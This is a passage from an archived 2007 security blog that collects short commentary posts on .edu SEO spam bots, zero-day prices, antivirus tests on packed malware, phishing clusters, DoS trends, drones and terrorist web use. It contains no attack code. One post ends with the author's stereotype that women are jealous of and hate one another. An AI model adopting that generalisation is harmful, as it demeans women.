"oops it was my turn to get a nasty virus" state of mind.

1. http://www.watchguard.com/RSS/showarticle.aspx?pack=RSS.Storm.worm

2. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9008818

3. http://ddanchev.blogspot.com/2006/07/anti-virus-signatures-update-it-could.html

4. http://www.packetstormsecurity.org/papers/general/malware-trends.pdf

5. http://www.businessweek.com/technology/content/jan2007/tc20070122_300717.htm

6. http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-666.pdf

7.

http://www.microsoft.com/downloads/details.aspx?FamilyID=e0f27260-58da-40db-8785-689cf6a05c73&displaylang

=en

71

Attack of the SEO Bots on the .EDU Domain (2007-01-23 20:59)

A university’s Internet presence often results in very high pageranks for their site, therefore, if a malicious spammer would like to harness the possibilities of having the spammed message appear among the top 20 search results,

he’d figure out a way to post direct http:// links on various .edu domains, especially on the wikis residing there.

That’s the case with PuppetID : **Matias Colins** – of course collins is spelled with one L only –. Matias Colins is an automated attack script that’s already hosting hundreds of [1]spam pages on the [2].edu domain, mostly adult

related, and it’s worth mentioning that where access to a directory has been in place, the hosted pages blocked

caching from any search engine, or hosted one on its own. Redirection is perhaps what the attacker is very

interested in too. See how this berkeley.edu link - **dream.sims.berkeley.edu/ tdennis/wp-content/animalsex.php**

- redirects to a site for whatever the page title says, and this is yet another one - **oit.pdx.edu/jethrotest/mysqldb.php**.

Here are two more examples of [3]another bot using my blog post titles to generate subdomains or the like, and of bots [4]abusing Ebay’s reputation system by self-recommending themselves.

1. http://www.google.com/search?as_q=hentai+free+pictures&hl=en&num=100&btnG=Google+Search&as_epq=&as_oq=&as_eq=&lr=&as_ft=i&as_filetype=&as_qdr=all&as_nlo=&as_nhi

2. http://www.google.com/search?num=100&amp;amp;hl=en&lr=&as_qdr=all&q=porn+free+pictures+site%3Aedu

3. http://ddanchev.blogspot.com/2006/10/automated-seo-spam-generation.html

4. http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html

The Zero Day Vulnerabilities Cash Bubble (2007-01-25 17:29)

The [1]WMF was reportedly sold for $4000, a [2]Vista zero day was available for sale at $50,000, and now [3]private vulnerability brokers claim that they beat both the underground and the current incentive programs, while selling vulnerabilities in between $75,000 - $120,000.

" *The co-founder of security group Secure Network Operations Software (SNOSoft), Desautels has claimed to* *have brokered a number of deals between researchers and private firms–as well as the odd government agency–for*

information on critical flaws in software. Last week, he bluntly told members of SecurityFocus's BugTraq mailing list and the Full-Disclosure mailing list that he could sell significant flaw research, in many cases, for more than $75,000.

"I've seen these exploits sell for as much as $120,000," Desautels told SecurityFocus in an online interview. "

But the cash bubble is rather interesting. Zero day vulnerabilities are an over-hyped commodity and paying to

get yourself protected from one, means you'll be still exposed to the next one while you could have been dealing with

far more risky aspects of protecting your network, or customers. The (legitimate) business model breaks when every

vendor starts offering a "bounty" for vulnerabilities while disintermediating the current infomediaries. It would be definitely more cost-effective for them, than improving someone's profit margins. Or they could really reboot their

position in this situation by applying some [4]fuzz logic on their own software at the first place.

1. http://it.slashdot.org/article.pl?sid=06/02/02/215210

2. http://it.slashdot.org/article.pl?sid=06/12/16/196213

3. http://www.securityfocus.com/news/11437

4. http://en.wikipedia.org/wiki/Fuzz_testing

Who’s Who on Information and Network Security in Europe (2007-01-25 17:36)

A very [1]handy summary of Europe’s infosec entities and contact details that come as a roadmap for possible

partnerships or analyst’s research :

" *This Directory serves as the “Yellow pages” of Network and Information Security in Europe. As such, it is a powerful tool in everyday life of all European stakeholders and actors in Network and Information Security (NIS). By having access to all contact data and entry points for all European actors in one booklet, available on your desk, the*

“arm length’s rule” of access to information is becoming concrete. I am confident that this device of compiled Network and Information Security stakeholders, contacts, websites, areas of responsibility/activity of national and European Authorities, including organisations acting in Network Security and Information, serves our mission to enhance the NIS security levels in Europe well. "

Compared to [2]China’s information security market on which I’ve blogged in a previous post, Europe’s R &D

efforts are still largely de-centralized on a country level, but hopefully, with the ongoing initiatives among member

states innovation will prevail over bureaucracy.

1. http://www.enisa.europa.eu/doc/pdf/deliverables/wiw_v2_2006.pdf

2. http://ddanchev.blogspot.com/2006/10/chinas-information-security-market.html

Threats of Using Outsourced Software (2007-01-25 17:57)

[1]Self-efficiency in (quality) software programming for security reasons – yeah, sure :

" *The possibility that programmers might hide Trojan horses, trapdoors and other malware inside the code*

they write is hardly a new concern. But the DSB will say in its report that three forces — the greater complexity of systems, their increased connectivity and the globalization of the software industry — have combined to make the

malware threat increasingly acute for the DOD. "This is a very big deal," said Paul Strassmann, a professor at George Mason University in Fairfax, Va., and a former CIO at the Pentagon. "The fundamental issue is that one day, under conditions where we will badly need communications, we will have a denial of service and have billion-dollar weapons unable to function. "

The billion-dollar weapons system will be unable to function in case of an ELINT attack, not a software backdoor taking the statistical approach.

There’s an important point to keep in mind, during WWII, the [2]U.S attacted Europe’s brightest minds who later on

set the foundations for the U.S becoming a super power. Still, you cannot expect to produce everything on your own, and even hope of being more efficient in producing a certain product in the way someone who specialized into doing

this, can. Start from the basics, what type of OS does your Intelligence angency use in order not to have to build a

new one and train everyone to use it efficiently? Say it with me.. Moreover, the sound module in your OS has as a

matter of fact already been outsourced to somewhere else, if you try to control the process with security in mind,

vendors will cut profit margin sales, as they will have to pay more for the module, will increase prices slowing down

innovation. But of course it will give someone a very false feeling of security.

Fears due to outsourced software?

Try budgeting with the secondary audits "back home" if truly paranoid

and want to remain cost-effective. While it may be logically more suitable to assume "coded back home means

greater security and less risk", you'll be totally wrong. All organizations across the world connect using standart protocols, and similar operating systems, making them all vulnerable to a single threats of what represent today's

network specific attacks. And no one is re-inventing the OSI model either.

You can also consider another task force, one that will come up with layered disinformation channel tactics when they find out such a backdoor, as detecting one and simply removing it on such systems would be too impulsive to mention.

1. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=274599

2. http://en.wikipedia.org/wiki/Science_and_technology_in_the_United_States#Science_immigration

Testing Anti Virus Software Against Packed Malware (2007-01-25 18:30)

Very interesting idea as [1]packed malware is something rather common these days, and as we’ve seen the recent use of commercial packers in the "[2]skype trojan" malware authors are definitely aware of the concept. [3]What the authors did was to pack the following malware using 21 different packers/software protectors - Backdoor.Win32.BO_Installer, Email-Worm.Win32.Bagle, Email-Worm.Win32.Menger, Email-Worm.Win32.Naked, Email-Worm.Win32.Swen, Worm.Win32.AimVen, Trojan-PSW.Win32.Avisa, Trojan-Clicker.Win32.Getfound, and scan them with various anti virus software to measure which ones excel at detecting packed malware. What some vendors are best at detecting others doesn’t have a clue about, but the [4]more data to back up your personal experience, the better for your decision-

making.

1. http://www.anti-malware.ru/doc/packers_support_08.2006.pdf

2. http://ddanchev.blogspot.com/2007/01/technical-analysis-of-skype-trojan.html

3. http://anti-malware.ru/index.phtml?part=tests

4. http://www.anti-malware.ru/doc/packers_support_08.2006.xls

Visual Thesaurus on Security (2007-01-26 17:19)

In case you haven’t heard of the [1]Thinkmap Visual Thesaurus, it’s an " *interactive dictionary and thesaurus which creates word maps that blossom with meanings and branch to related words. Its innovative display encourages exploration and learning. You’ll understand language in a powerful new way.* " With its current database size and outstanding usability build into the interface, it has a lot of potential for growth, and I’m sure you’ll find out the same if you play with it for a little while.

1. http://www.visualthesaurus.com/

Clustering Phishing Attacks (2007-01-26 18:06)

[1]Clustering a phishing attack to get an [2]in-depth and complete view on the inner workings of a major phishing

outbreak or a specific campaign only - that’s just among the many other applications of the [3]InternetPerils. Backed

up with neat visualization features, taking a layered approach, thus, make it easier for analysts do their jobs faster, its capabilities are already scoring points in the information security industry :

" *InternetPerils has discovered that those phishing servers cluster, and infest ISPs at the same locations for weeks or months. Here’s an example of a phishing cluster in Germany, ever-changing yet persistent for four months, according to path data collected and processed by InternetPerils, using phishing server addresses from the Anti-Phishing Working Group* [4] *(APWG)repository. The above animation demonstrates a persistent phishing cluster detected and analyzed by InternetPerils using server addresses from 20 dumps of the APWG repository, the earliest shown 17 May and the*

latest 20 September. This phishing cluster continues to persist after the dates depicted, and InternetPerils continues to track it. "

Here are seven other [5]interesting anti-phishing projects, and a [6]hint to the ISPs who really want to know what

their customers are (unknowingly) up to.

1. http://www.internetperils.com/perilwatch/20060928.php

2. http://www.internetperils.com/perilwatch/20050421.php

3. http://www.internetperils.com/

4. http://www.antiphishing.org/

5. http://ddanchev.blogspot.com/2006/09/interesting-anti-phishing-projects.html

6. http://www.internetperils.com/products/phishcam.php

2.2

February

PR Storm (2007-02-01 15:31)

Great to see that [1]Mike Rothman and [2]Bill Brenner know how to read between the lines. Here's a related point

of view on the Storm Worm - [3]Why do users still receive attachments they are not supposed to click on?

Meanwhile, [4]Eric Lubow (Guardian Digital, Linuxsecurity.com) have recently joined the security blogosphere

and I'll be keeping an eye on his blog for sure – hope it's mutual. Two more rather fresh blogs worth reading are

[5]ITsecurity.com's one – how's it going Kev – and [6]Panda Software's blog. And with PandaLabs now blogging,

the number of anti virus vendors without a blog, namely still living in the press release world is getting smaller. I

remember the last time I was responsible for writing press releases for a vendor I'd rather not associate myself with, and how Web 1.0 the whole practice was. If you really want to evolve from branding to communicating value, hire a

blogger that’s anticipating corporate citizenship given he’s commissioned, and reboot your PR channels.

1. http://securityincite.com/TDI-2007-01-24#TBP1

2. http://searchsecurity.techtarget.com/columnItem/0,294698,sid14_gci1240768,00.html

3. http://isc.sans.org/diary.php?storyid=2136

4. http://eric.lubow.org/blog/

5. http://www.itsecurity.com/blog/

6. http://blogs.pandasoftware.com/

Old Media VS New Media (2007-02-01 15:58)

The never ending war of [1]corporate interests between [2]the old and the new media, seems to be re-emerging on

a weekly basis. Obviously, newspapers don’t really like Google picking up their content and making money without

giving them any commissions – they don’t even have to – and with more shortsighted local newspaper unions

asking Google and Yahoo! to stop doing so, I’m so looking forward for the moment in the near future when we’ll be discussing their will to get crawled again. You fear what you don’t understand, and the old media doesn’t like the way it got re-intermediated, thus losing its overhyped content generation exclusiveness. In a Web 2.0 world, everyone generates content, which later on gets mixed, re-mixed, syndicated and aggregated, what if newspapers really tried to adapt instead of denying the future? And isn’t it ironic that the newspapers that want to be removed from any search engine’s index, are later on using these search engines while investigating for their stories?

Here’s a lengthy comment I recently made on the [3]old media vs the new one.

1. http://www.webpronews.com/insiderreports/searchinsider/wpn-49-20070119BelgiansNowFightingWithYahoo.html

2. http://www.infoworld.com/article/07/01/19/HNnewspapersgoafteryahoo_1.html

3. http://www.techdirt.com/articles/20070112/105914.shtml

The TalkRization of My Blog (2007-02-01 18:18)

[1]

The service is quite intuitive for a free one, and I must say I never actually got the time to run a podcast on my one, so TalkR seems like the perfect choice for those of you –

including me – who want to listen to my blog posts. Here's the [2]TalkR feed URL for you to syndicate, and several

samples :

- [3]Social Engineering and Malware

- [4]The Life of a Security Threat

- [5]Russia's Lawful Interception of Internet Communications

- [6]Foreign Intelligence Services and U.S Technology Espionage

- [7]Technical Analysis of the Skype Trojan

- [8]Old Media VS New Media

By the way, when was the last time you met a girl who speaks stuff like this?

1. http://www.talkr.com/

2. http://www.talkr.com/app/cast_pods.app?feed_id=26043

3. http://www.talkr.com/audio/d/a/n/c/975512.mp3

4. http://www.talkr.com/audio/d/a/n/c/964269.mp3

5. http://www.talkr.com/audio/d/a/n/c/964281.mp3

6. http://www.talkr.com/audio/d/a/n/c/964286.mp3

7. http://www.talkr.com/audio/d/a/n/c/964287.mp3

8. http://www.talkr.com/audio/d/a/n/c/989716.mp3

Attack of the Biting UAVs (2007-02-02 18:40)

Remotely controlled [1]unmanned aerial vehicles have been shifting usability from defensive(reconnaissance) to offensive([2]weapons payload) for the last several years. Working prototypes in the shadows of secrecy reaching yet another long-range flight milestone are setting up the foundations for a [3]different kind of warfare. And while the concept has the potential of saving lifes, and of course taking some while protecting the pilot, it will take several more years before fleets of drones are fully capable of integrating their benefits in the NCW field.

Here’s an in-depth article on the [4]evolution of UAVs to UCAVS :

" *Robotic air vehicles are beginning to replace some of the Air Force’s manned combat aircraft. Soon, they will be handling a major share of the service’s strike mission. The first steps in this transition already have been taken in the field of fighter-class aircraft. Classified projects now in development seem sure to cut into the manned medium and heavy bomber roles, as well. The Predator MQ-1 is leading this transition. A familiar feature of Air Force combat operations for more than a dozen years, the spindly Predator has evolved dramatically. It is no longer simply a loitering “eye in the sky” but rather a versatile weapon system capable of destroying a couple of ground targets on its own or in collaboration with other aircraft. It is in great demand,*

and the Air Force is acquiring Predators as fast as it can absorb them. Now in early production is a souped-up version of the Predator, the MQ-9 Reaper. Its combat payload—missiles and bombs carried on underwing hardpoints—roughly equals that of an F-16 fighter. In the Reaper, the Air Force has found a craft that truly combines the powers of a potent strike fighter with the capabilities of a reconnaissance drone. "

You may also be curious on why the U.S Department of Agriculture is interested in buying some the way I am

– perhaps a sci-fi insects invasion. What would the next logical evolution of UCAVs be? That's [5]UCAVs capable

of electronic warfare attacks, and with their flight durability and flexibility of operation, the idea will receive more acceptance as the technology matures. There's also something else to keep in mind, and that's the interest and

active [6]research of various terrorist organizations in UAVs. And while [7]they wouldn't sacrifice $7M for a drone,

even be able to get hold of one – unless Iran supplies – cheap alternatives such as the [8]Spy X plane are already

taken into consideration, at least for reconnaissance purposes. Yes they're cheap, and yes they're easy to jam, you

can even hear them coming, but the trend is worth mentioning.

1. http://en.wikipedia.org/wiki/Unmanned_aerial_vehicle

2. http://en.wikipedia.org/wiki/Unmanned_Combat_Air_Vehicle

3. http://ddanchev.blogspot.com/2006/08/futuristic-warfare-technologies.html

4. http://www.afa.org/magazine/jan2007/0107UAV.asp

5. http://www.aerosonde.com/downloads/Aerosonde_DSTO_EW.pdf

6. http://sfir-arabicsource.blogspot.com/2007/01/fly-and-spy-by-wireless.html

7. http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html

8. http://cgi.ebay.co.uk/Remote-Controlled-Spy-X-Plane-With-Digital-Camera_W0QQitemZ110081662428QQihZ001QQcategoryZ19164QQcmdZViewItem

Interactivity by Default (2007-02-06 19:38)

Proud to be operating in a Web 2.0 world, I’m continuing to integrate features to make the reading of this blog more interactive, less time consuming, and much more easy to navigate. After [1]del.icio.us and [2]TalkR, here comes [3]Snap :

" *Snap Preview Anywhere enables anyone visiting your site to get a glimpse of what other sites you’re linking to, without having to leave your site. By rolling over any link, the user* *gets a visual preview of the site without having to go there, thus eliminating wasted "trips" to linked sites.* "

Enjoy!

1. http://del.icio.us/DDanchev?setcount=100

2. http://www.talkr.com/app/cast_pods.app?feed_id=26043

3. http://www.snap.com/

86

Automated Detection for Patterns of Insecurities (2007-02-08 21:15)

While there're lots of [1]pros and [2]cons to [3]consider when it comes to automated source code scanning,

[4]Fortify's pricey automated source code analysis tool has the potential to prevent the most common vulnerabilities

while the software's still in the development phrase. Recently, they've added [5]34 new categories of vulnerabilities

to their product :

" *Thanks to this effort, Fortify Software continues to lead the industry by identifying over 150 categories of vulnerabilities in software.*

*The updated Secure Coding Rulepacks include: * Increased breadth: 34 new distinct vulnerability categories. **

Enhanced support for .NET: 24 new vulnerability categories and coverage for five new third-party libraries, including the

*Microsoft Enterprise Library. * Expanded JSP support: Coverage for popular tag libraries, including JSTL and*

*Apache Struts, for enhanced protection from cross-site scripting and SQL injection attacks. * Detection of persistent Cross-Site Scripting vulnerabilities: Fortify SCA now detects one of the most common and difficult to identify forms of cross-site scripting, which occurs when malicious data from an attacker is stored in a database and later included in dynamic content sent to a victim.* "

But how come small to middle size application vendors aren't really considering the use of such automated

scanning tools? Overempowerment and trust in their developers' abilities? Not at all. The problem is the lack

of incentives for them to do so, but what they're missing is a flow of soft dollars – a PR boost – if they were to

communicate the efforts undertaken to ship their products audited, and hopefully, products free of brain-damaging

bugs.

In respect to the relatively immature market segment for software auditing, Fortify is perfectly positioned to

even start fuzzing applications for their customers enjoying their almost pioneer advantage. Or even better, perhaps

their customers should consider the concept for themselves. All rest is the endless full disclosure debate, researchers pushing for accountability, and vendors – legally – [6]thinking they're on war with them, fighting back however they can. You may also find a related post on how [7]prevalence of XSS vulnerabilities by Michael Sutton informative, and

the [8]following posts worth [9]the read as well.

87

The bottom line question - [10]Can Source Code Auditing Software Identify Common Vulnerabilities? It sure can, but never let a scanner do a developer’s job or forward [11]secure coding practices to a third-party.

1. http://osvdb.org/blog/?p=107

2. http://www.codescan.com/Library/Source_Code_Scanners_The_Case.pdf

3. http://jeremiahgrossman.blogspot.com/2007/01/automated-scanner-vs-owasp-top-ten.html

4. http://www.fortifysoftware.com/

5. http://www.earthtimes.org/articles/show/news_press_release,52123.shtml

6. http://en.wikipedia.org/wiki/Michael_Lynn

7. http://portal.spidynamics.com/blogs/msutton/archive/2007/01/31/How-Prevalent-Are-XSS-Vulnerabilities_3F00_.aspx

8. http://ddanchev.blogspot.com/2006/07/scientifically-predicting-software.html

9. http://ddanchev.blogspot.com/2007/01/four-years-of-application-pen-testing.html

10. http://csdl.computer.org/comp/proceedings/hicss/2004/2056/09/205690277.pdf

11. http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Wheeler-up.pdf

Receiving Everyone’s Financial Statements (2007-02-08 22:16)

Bank institutions around the world - stay tuned for [1]wannabe identity thieves requesting their statements while

hoping you’ll forward them everyone else’s ones, in between. Smells like an over performing intern to me :

" *An Aberdeen woman who asked for her bank statement was sent details of 75,000 other customers. Stephanie*

McLaughlan, 22, was sent the financial details by Halifax Bank of Scotland (HBOS). She received five packages

each containing 500 sheets of 30 customers’ names, sort codes and account details. HBOS apologised and said

it was carrying out an investigation. The Information Commissioner’s Office (ICO) said it would probe the "negligence. "

Obviously, you can too play the [2]U.S Department of Treasury requesting [3]financial information [4]from the

[5]SWIFT, but in this case - unintentionally.

1. http://news.bbc.co.uk/1/hi/scotland/north_east/6310633.stm

2. http://www.financialcryptography.com/mt/archives/000764.html

3. https://financialcryptography.com/mt/archives/000804.html

4. http://www.europarl.europa.eu/hearings/20061004/libe/background_swift_en.pdf

5. http://ec.europa.eu/justice_home/fsj/privacy/news/docs/PR_Swift_Affair_28_07_06_en.pdf

89

Overachieving Technology Companies (2007-02-12 13:39)

Great dataset by Forbes - [1]The 25 Fastest-Growing Tech Companies :

" *Our selection process: We require at least $25 million in sales, 10 % annual sales growth for five consecutive years, profitability over the past 12 months and 10 % estimated annual profit growth for the next three to five* *years. We exclude firms with significant legal problems or other open-ended liabilities and also consider accounting and corporate governance scores from Audit Integrity of Los Angeles in making our final cuts."* Growth has many dimensions, and with any market's cyclical pattern it's important to assess the potential for sustainable long-term

growth based on easy to influence market factors, as the balance of power in the tech market can sometimes change

very quickly. Being a pioneer doesn't always count as the best alternative, and it's the companies able to differentiate among fads and emerging trends, the ones worth assessing. Diversification in market sectors with higher liquidity

such as anti virus and perimeter defense, or making a long-term investment, that is positioning yourself as the default destination for a need that's only emerging for the time being remain rather popular – and predictable – strategic

business moves. [2]Leadership, vision, and courage matter, but [3]money when it comes to innovation doesn't. Let's

discuss several companies worth mentioning whatsoever :

_Google

Don't say cheese, say Google. The company's continuing to please market analysts with steady profits, whose stock

ratings bring more investors' cash into the GoogleMachine and with the re-emerging – this time [4]more mature –

online advertising market bidding for keywords in a world of searching will remain profitable, the question every

wonders is - until when? The naysayers, or the ones who couldn't obtain any Google shares constantly talk about several buzz words - decline in online advertising, click fraud, and index poisoning. And despite the fact that Yahoo’s web properties may be attracting more traffic than Google’s, Google’s [5]KISS principle and their vision to set quality search results and up-to-date index of the Web as a core competency in times when the Web is growing faster than ever before, is an incentive for advertisers and users to both trust, and do business with the company. Google may not have a market capitalization as high as Microsoft, but the flow of soft dollars, Google’s shares as a fringe benefit and a bargain are winning more respect, attracting quality HR, and if that’s not enought, disrupting and making the world a much more transparent place to live in. Now that sounds much better than a company that’s always been earning over 50 % of its revenues from its oldest products – that’s boring profitability.

_Salesforce.com

The on demand concept in action. Need processing power? Outsource. Need a large snapshot of the Web?

Outsource. The very idea of outsourcing a task to someone's that's specializing in the area is a more cost effective

way then you'll ever do, is major driving force. Besides all, why create a new CRM system or even advertising

system, when there're standardized and already developed and ready to use ones? Salesforce.com is a true case

study signalling the trend, and with the company empowering developers to contribute concepts, it's a win-win-win

situation for everyone involved. Read more [6]here.

_WebEx Communications

Some Internet services are often taken for granted, and they should be, but the companies that provide these

commoditized benefits such as video conferencing, are always in the position to generate steady cash flow. Take

WebEx Communications. Video conferencing was supposed to revolutionize the way people communicate and do

business. Have you seen a decline in 1st class business travel, or has your company kindly asked you to start video

conferencing with potential customers in order to cut costs? Now, who'll do business with a salesforce whose

elevator pitch cannot be verified in the elevator in a face-2-face meeting anyway? Trust me, not the type of people you’ll feel proud and secure to do business with. It’s all about the targeted audience and who’ll benefit most from

the service in a specific time, and in a specific market cycle. Seems like WebEx are either good at sensing the market, or it’s the very nature of the service and the level of brand awareness they’ve achieved when it comes to online video conferencing.

_Websense

Web filtering was a rather hot market segment couple of years ago when there was much more transparency in the

dark corners of the Web. An URL containing information corporate users didn’t really needed to be more productive

was easy to spot, and the static nature of the Web compared to today’s dynamically changing malicious sites was

making it easy for the vendor to filter out the bad sites. [7]Real-time evaluation, or sandboxing a site came into play,

[8]Web 2.0 "wisdom of crowds" [9]SiteAdvisor started getting acceptance, [10]Scandoo is slowly gaining ground, vendors such as [11]ScanSafe diversifying already. So how is Websense still able to generate such revenue flows? The

secret is in their sales force able to not only acquire new customers, but to most importantly retain their major ones, and of course diversification in market sectors such as data theft prevention. And like companies such as Google,

Amazon and Ebay, [12]Database as the "Intel Inside" is a major differentiator and can close a lot of deals.

To sum up - don’t disrupt in irrelevance.

1. http://www.forbes.com/2007/01/25/fastest-growing-stocks-tech_cz_pmjr_0125fasttech_land.html

2. http://del.icio.us/DDanchev/Leadership

3. http://ddanchev.blogspot.com/2006/07/things-money-cannot-buy.html

4. http://del.icio.us/DDanchev/NewMedia

5. http://en.wikipedia.org/wiki/KISS_principle

6. http://www.businessweek.com/smallbiz/content/feb2007/sb20070205_196586.htm?chan=technology_technology+index+page_software

7. http://www.explabs.com/linkscanner/

8. http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html

9. http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html

10. http://www.scandoo.com/

11. http://www.networkworld.com/news/2007/020507-scansafe.html

12. http://websense.com/global/en/ProductsServices/MasterDatabase/

Forensic Examination of Terrorists’ Hard Drives (2007-02-13 04:09)

During the [1]last year I presented [2]my point of view on [3]the topic in numerous posts, in order to debunk

the common misunderstanding of [4]Cyberterrorism as an [5]offensive concept. And while real-time [6]cyber

intelligence can save lifes, a historical forensic examination like the this one may act as a case study to further model the behaviour of a terrorists before they strike. Here’s a list worth looking up at Archive.org, courtesy of the now

deceased [7]Madrid bomber Jamal Ahmidan :

" *The below is a list of web sites found to have been visited by Ahmidan or accomplices. The list is not inclusive, but merely represents those sites in the indictment the names of which the author recognized based on close to five years of routine monitoring of jihadist activity online. Quite a few of these sites were likely to have been "under surveillance"*

during the time when Ahmidan and/or his associates accessed them. Had their IP addresses been reported to Spanish

authorities at the time these sites were accessed, and had the authorities in Spain then followed up on such reports, it is entirely reasonable to expect that the Madrid bombing of 11 March 2004 could have been prevented. "

Cyberterrorism is so not overhyped, it’s just a concept discussed from the wrong angle and that’s the myth of terrorists using electronic means for killing people. A terrorists' training camp is considered a military target since it provides them the playground to develop their abilities. Sooner or later, it will feel the heat and dissapear from

the face of the Earth, they know it, but don't care mainly because they've already produced and are distributing

[8]Spetsnaz type of video training sessions. So abusing information or [9]the information medium itself is much more

powerful from their perspective then destroying their means for communication, spread propaganda, and obviously

recruit. [10]Real-time open source intelligence and accurate risk assessment of specific situations to prioritize the

upcoming threat given the [11]growing Jihadist web, is what should get more attention compared to data retention

and data mining.

Meanwhile, in the real world, events across the globe are sometimes reaching the [12]parody stage. [13]Know your

enemy, and [14]don't underestimate his [15]motivation.

1. http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html

2. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

3. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

4. http://del.icio.us/DDanchev/Cyberterrorism

5. http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html

6. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

7. http://www.sofir.org/sarchives/005905.php

8. http://www.spetsnaz-gru.com/

9. http://photos1.blogger.com/blogger/1933/1779/1600/Cyberterrorism.jpg

10. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

11. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

12. http://www.collegehumor.com/video:1741589

13. http://tajdeed-list.net/pipermail/pir_tajdeed-list.net/2006-June/000092.html

14. http://www.sciencedirect.com/science?_ob=MImg&_imagekey=B6WGR-4M7VFR8-1-1&_cdi=6829&_user=10&_orig=browse

&_coverDate=01/31/2007&_sk=999349998&view=c&wchp=dGLbVz

15. http://ddanchev.blogspot.com/2006/12/digital-terrorism-and-hate-2006-cd-rom.html

Gender Based Censorship in the News Media (2007-02-13 17:48)

[1]

Great perspective. The author Dr. Agnes Callamard even got

the data to prove it. Limiting the freedom of expression for the sake of securing political or economic investments

- so realistic. When it comes to gender based censorship, things have greatly changed during the last decade if

you keep an eye on Fortune’s [2]Most Powerful Women stats. Sexism is so old-fashioned, and diversity among top

management has been taking place for a while, moreover, professional oriented women next to the family oriented

ones are increasing – my type – but then again if all men are alike, and all women too, look for the exceptions. And

by the way, since when does [3]age became a benchmark for a quality point of view or a criteria for knowledge,

stereotypes keep you – the baby boomers – blindly protected, now aren’t they? Trouble is, some evolve faster then

you’ll ever do, because you are your own benchmark in times when opinionated self-starters make an impact on a

daily basis. Success is a state of mind, gender doesn’t matter and never did :

" *In particular, the results of the GMMP 2005 show and ARTICLE 19’s own work confirms that censorship can be the handmaiden of gender-based power, discrimination and inequality and further, that this type of censorship may be exercised via and by the media. This gender-based censorship is comprised of dynamics that are both systematic and selective in nature, explicit and implicit by expression, intentional and unintentional in outcome and both deliberate and thoughtless in impact. It expresses itself in many shapes, colours, and voices. But ultimately, like all other forms of censorship, it alters reality, dis-empowers, controls, renders invisible, and silences.* "

I’m still sticking to my point that if girls/women didn’t hate each other so much, or let’s say be less jealous of one another they could rule the world – they do rule the world as a matter of fact, but compared to posers media whoring on a daily basis, I’m convinced they’re the true puppet masters behind the curtains, now aren’t they? Just a thought.

1. http://www.article19.org/pdfs/publications/gender-women-s-day-paper-2006.pdf

2. http://money.cnn.com/magazines/fortune/mostpowerfulwomen/2006/

3. http://money.cnn.com/magazines/fortune/mostpowerfulwomen/2006/age/index.html

Emerging DDoS Attack Trends (2007-02-14 00:27)

In a [1]previous post I emphasized on the long-term trend of how DoS attacks have the potential to cause as much damage as a full-scale DDoS attack, and increase their chance of not getting detected while require less resources.

Looks like [2]Prolexic Technologies are thinking in the same direction and warning that :

" *IT security bosses will have to be increasingly vigilant in 2007 as criminals exploit new ways of ensuring distributed denial of service (DDOS) attacks cause the maximum damage and circumvent filtering technology, according to DDOS protection specialist Prolexic.While there will continue to be large-scale consumption-based attacks this year, attackers have learned that smaller, customised attacks tailored to web servers’ application logic can have similar effects but require smaller botnets to generate, according to Prolexic president Keith Laslop." **The requests will bring your CPU usage up to 100 percent by doing things like registering as a new customer**" he said. "There is a slow frequency of requests so it will not trigger third-party [detection] technology, and intrusion-detection systems are not designed to notice these attacks.* "

[3]Attacks like these while not conducted by malicious parties, are already happening at Britain’s Prime Minis-

ter web site, though these should have been anticipated earlier.

As always, assessing risk as if you are a part of a red team provides the best security for your network. Think

malicious attackers. If they’re able to fingerprint the software running on your boxes and get under the skin of your

web applications, a surgical and specifically crafted DoS attack would not only require less resources compared to a DDoS one, but would also make it a little bit harded for incident forensic investigator to react in a timely manner. So while you’re preparing for a constant Gbytes stream, attackers will shift tactics.

Here’s [4]more info on the recent – totally futile – [5]attempt to attack the [6]root domain servers.

1. http://ddanchev.blogspot.com/2006/02/war-against-botnets-and-ddos-attacks.html

2. http://www.prolexic.com/news/20070129-itweek.php

3. http://www.dailymail.co.uk/pages/live/articles/news/news.html?in_article_id=435693&in_page_id=1770&amp;amp;

amp;ico=Homepage&icl=TabModule&icc=NEWS&ct=5

4.

http://dnsmon.ripe.net/dns-servmon/domain/plot?domain=root&day=5&month=2&year=2007&hour=16&period=48h&plo

t%2F=SHOW

5. http://isc.sans.org/diary.php?storyid=2184

6. http://www.cbsnews.com/stories/2007/02/06/tech/main2440487.shtml

She Loves Me, She Loves Me Not (2007-02-14 23:13)

I’m in love, with myself at the first place, and while Saint Valentine’s meant to reboot a relationship so to speak,

every day should be a Saint Valentine’s day in a relationship. Do you [1]trip on love? [2]Malware authors always

[3]do around the [4]14th of February.

Quote of the day - No promises, no demands, [5]love is a battlefield – [6]or drug like addiction? Via [7]Tech _Space.

1. http://www.lyricsondemand.com/soundtracks/c/cruelintentionslyrics/triponlovelyrics.html

2. http://isc.sans.org/diary.php?storyid=2241

3. http://www.informationweek.com/news/showArticle.jhtml?articleID=197006139&subSection=Breaking+News

4. http://www.f-secure.com/weblog/#00001112

5. http://www.stlyrics.com/lyrics/13goingon30/loveisabattlefield.htm

6. http://online.wsj.com/public/article_print/SB117131067930406235-bGy4c0TRQJG9Lm7yG07vGevbH1M_20080212.html

7. http://blogs.usatoday.com/techspace/2007/02/coffee_break_fe_7.html

Censorship in China - An Open Letter (2007-02-14 23:38)

An [1]open letter to Google’s Founders regarding the censorship of search results in China :

